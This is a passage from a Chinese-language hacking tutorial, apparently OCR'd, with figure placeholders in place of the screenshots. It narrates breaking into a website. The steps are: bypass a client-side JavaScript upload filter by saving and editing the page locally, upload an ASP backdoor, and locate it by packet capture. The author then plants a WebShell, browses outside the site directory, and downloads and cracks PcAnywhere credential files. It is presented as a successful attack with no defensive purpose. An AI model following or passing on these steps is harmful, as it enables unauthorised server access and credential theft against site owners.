


图8

静下心来仔细想想，出现图8 的情况一般是用JavaScript或VBScript脚本在客户端限制的，如果只是这样的话（即没有在服务端再次验证），我们就可以用本地提交的方法破解了。查看该上传页面的源文件，找到限制代码。如图9 所示。




图9

看来是用JavaScript脚本限制的，我们来改一下，加入ASP类型的文件。如图10 所示。




图10

当然我们也可以直接把限制的代码删除或取消按钮的单击事件，让它直接提交。如图11 所示。

修改完之后别忘了把Form的Action改成网站相关的地址。如图12 所示。

最后我们把文件另存为"add.htm"。保存后用游览器打开add.htm，再次上传我们的小马。不过问题又来了：上传成功是成功了，可我们小马的地址是什么呀？有了，用WinSock Expert抓包试试。如图13所示。




图11




图12




图13

啊！ 终于成功了。如图14 所示。




图14

唯我独尊

用我们的小马写一匹千里驹（如ASP站长助手等）上去，即可得到WebShell。如图15 所示。

剩下的就是提升权限了，用我们的千里驹到处转转，发现对每个盘都没有权限游览，被限制在网站的目




图15

录里了，怎么办呢？我尝试性地在ASP站长助手的地址栏输入"c:\porgra~1"，竟然可以浏览。我们看到了什么。如图16所示。

既然有PcAnywhere，那我们暂时就不用考虑Serv-u




图16

了。马上在地址栏中输入"C:\Documents and Settings\All Users\Application Data\Symantec\PcAnywhere"进入PcAnywhere的目录，接着我们使用ASP站长助手的下载功能下载它的.cif文件。

下载完成后使用PcAnywherepwd来破解用户名和密码。如图17所示。




图17

